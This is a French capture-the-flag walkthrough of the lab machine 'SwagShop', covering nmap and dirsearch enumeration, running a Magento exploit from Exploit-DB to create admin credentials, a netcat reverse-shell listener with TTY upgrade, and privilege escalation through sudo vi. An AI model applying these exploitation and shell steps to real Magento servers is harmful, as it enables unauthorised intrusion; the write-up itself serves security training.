


Introduction

SwagShop est une machine linux dont l'adresse IP est 10.10.10.140.

Compétences mises en œuvre :

- Enumération des ports et services.
- Enumération des fichiers et dossiers d'un site web.
- Réécriture d'un exploit.
- Elévation de privilège par un éditeur de texte.

Enumération initiale

Comme toujours, nous utilisons **nmap** pour énumérer les ports et services de la machine distante :

```
$ nmap -T4 -A 10.10.10.140
```

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b6:55:2b:d2:4e:8f:a3:81:72:61:37:9a:12:f6:24:ec (RSA)
|   256 2e:30:00:7a:92:f0:89:30:59:c1:77:56:ad:51:c0:ba (ECDSA)
|_  256 4c:50:d5:f2:70:c5:fd:c4:b2:f0:bc:42:20:32:64:34 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Home page
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Deux ports sont ouverts, le port **22** pour un **serveur ssh** et le port **80** pour un **serveur web**. Nous allons énumérer ce dernier afin de trouver soit des répertoires soit des fichiers intéressants avec **dirsearch** :

```
$ dirsearch -w wordlist.txt -f -e "php,txt,html" -x 403 -r
```

```
[17:46:35] Starting:
[17:46:36] 200 -   16KB - /index.php
[17:46:36] 301 -  312B  - /media  ->  http://10.10.10.140/media/
[17:46:36] 200 -    2KB - /media/
[17:46:42] 301 -  315B  - /includes  ->  http://10.10.10.140/includes/
[17:46:42] 200 -  946B  - /includes/
[17:46:43] 200 -   44B  - /install.php
[17:46:43] 301 -  310B  - /lib  ->  http://10.10.10.140/lib/
[17:46:43] 200 -    3KB - /lib/
[17:46:45] 301 -  310B  - /app  ->  http://10.10.10.140/app/
[17:46:45] 200 -    2KB - /app/
[17:46:46] 301 -  309B  - /js  ->  http://10.10.10.140/js/
[17:46:47] 200 -   37B  - /api.php
[17:46:54] 301 -  312B  - /shell  ->  http://10.10.10.140/shell/
[17:46:54] 200 -    2KB - /shell/
[17:46:56] 200 -    1KB - /skin/
[17:46:56] 301 -  311B  - /skin  ->  http://10.10.10.140/skin/
[17:47:04] 200 -    0B  - /cron.php
[17:47:14] 200 -   10KB - /LICENSE.txt
[17:47:32] 301 -  310B  - /var  ->  http://10.10.10.140/var/
[17:47:32] 200 -    2KB - /var/
[17:47:42] 301 -  313B  - /errors  ->  http://10.10.10.140/errors/
[17:47:42] 200 -    2KB - /errors/
[17:56:21] 200 -    1KB - /mage
```

En attendant l'énumération des fichiers/dossiers sur le site web, nous nous rendons sur le site et on se rend compte qu'il y a une **API Magento** qui tourne.

Obtenir un accès utilisateur

Une recherche sur **searchsploit** est intéressante car elle nous révèlera plusieurs exploits disponibles :

```
$ searchsploit Magento
```

```
------------------------------------------------------------------------------------------------------------ ----------------------
 Exploit Title                                                                                              |  Path
------------------------------------------------------------------------------------------------------------ ----------------------
eBay Magento 1.9.2.1 - PHP FPM XML eXternal Entity Injection                                                | php/webapps/38573.txt
eBay Magento CE 1.9.2.1 - Unrestricted Cron Script (Code Execution / Denial of Service)                     | php/webapps/38651.txt
Magento 1.2 - '/app/code/core/Mage/Admin/Model/Session.php?login['Username']' Cross-Site Scripting          | php/webapps/32808.txt
Magento 1.2 - '/app/code/core/Mage/Adminhtml/controllers/IndexController.php?email' Cross-Site Scri         | php/webapps/32809.txt
Magento 1.2 - 'downloader/index.php' Cross-Site Scripting                                                   | php/webapps/32810.txt
Magento < 2.0.6 - Arbitrary Unserialize / Arbitrary Write File                                              | php/webapps/39838.php
Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution                                                | php/webapps/37811.py
Magento eCommerce - Local File Disclosure                                                                   | php/webapps/19793.txt
Magento eCommerce - Remote Code Execution                                                                   | xml/webapps/37977.py
Magento Server MAGMI Plugin - Multiple Vulnerabilities                                                      | php/webapps/35996.txt
Magento Server MAGMI Plugin 0.7.17a - Remote File Inclusion                                                 | php/webapps/35052.txt
Magento WooCommerce CardGate Payment Gateway 2.0.30 - Payment Process Bypass                                | php/webapps/48135.php
------------------------------------------------------------------------------------------------------------ ----------------------
```

On récupère l'exploit **37977.py** :

```
$ locate 37977.py
$ cp /usr/share/exploitdb/exploits/xml/webapps/37977.py ./37977.py
```

Après avoir passé beaucoup de temps sur l'exploit à le réécrire, il finit par fonctionner :

```
└──╼ [★]$ python2 37977.py
WORKED
Check http://10.10.10.140/index.php/admin with creds forme:forme
```

L'exploit nous indique une page html avec un identifiant et un mot de passe : **forme**:**forme** pour nous connecter sur l'API en tant qu'Administrateur. Après un trèèèès long moment, un article pour exploiter une **RCE** fonctionne et nous obtenons une session **netcat** pour aller lire le flag user.txt :

https://blog.scrt.ch/2019/01/24/magento-rce-local-file-read-with-low-privilege-admin-rights/


```
└──╼ [★]$ nc -lvnp 4567
listening on [any] 4567 ...
connect to [10.10.14.37] from (UNKNOWN) [10.10.10.140] 36014
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@swagshop:/var/www/html/media/custom_options/quote/a/m$ ^Z
[1]+  Stoppé                 nc -lvnp 4567
┌─[eu-vip-7]─[10.10.14.37]─[parrot@parrot]─[~/Desktop]
└──╼ [★]$ stty raw -echo
┌─[eu-vip-7]─[10.10.14.37]─[parrot@parrot]─[~/Desktop]
└──╼ [★]$ nc -lvnp 4567

www-data@swagshop:/var/www/html/media/custom_options/quote/a/m$ ls
48e27235e3989227f6b26639439e9d6d.phtml
<html/media/custom_options/quote/a/m$ cat /home/haris/user.txt
a4[redacted]c8
```

Obtenir un accès Administrateur

En faisant l'énumération de base, on se rend compte que nous pouvons exécuter l'éditeur de texte **VI** avec les droits d'administrateur :

```
$ sudo -l
```



Nous allons donc sur le site **GTFOBin**, pour voir les manipulations à effectuer pour obtenir un shell administrateur et lire le flag **root.txt** :

https://gtfobins.github.io/gtfobins/vi/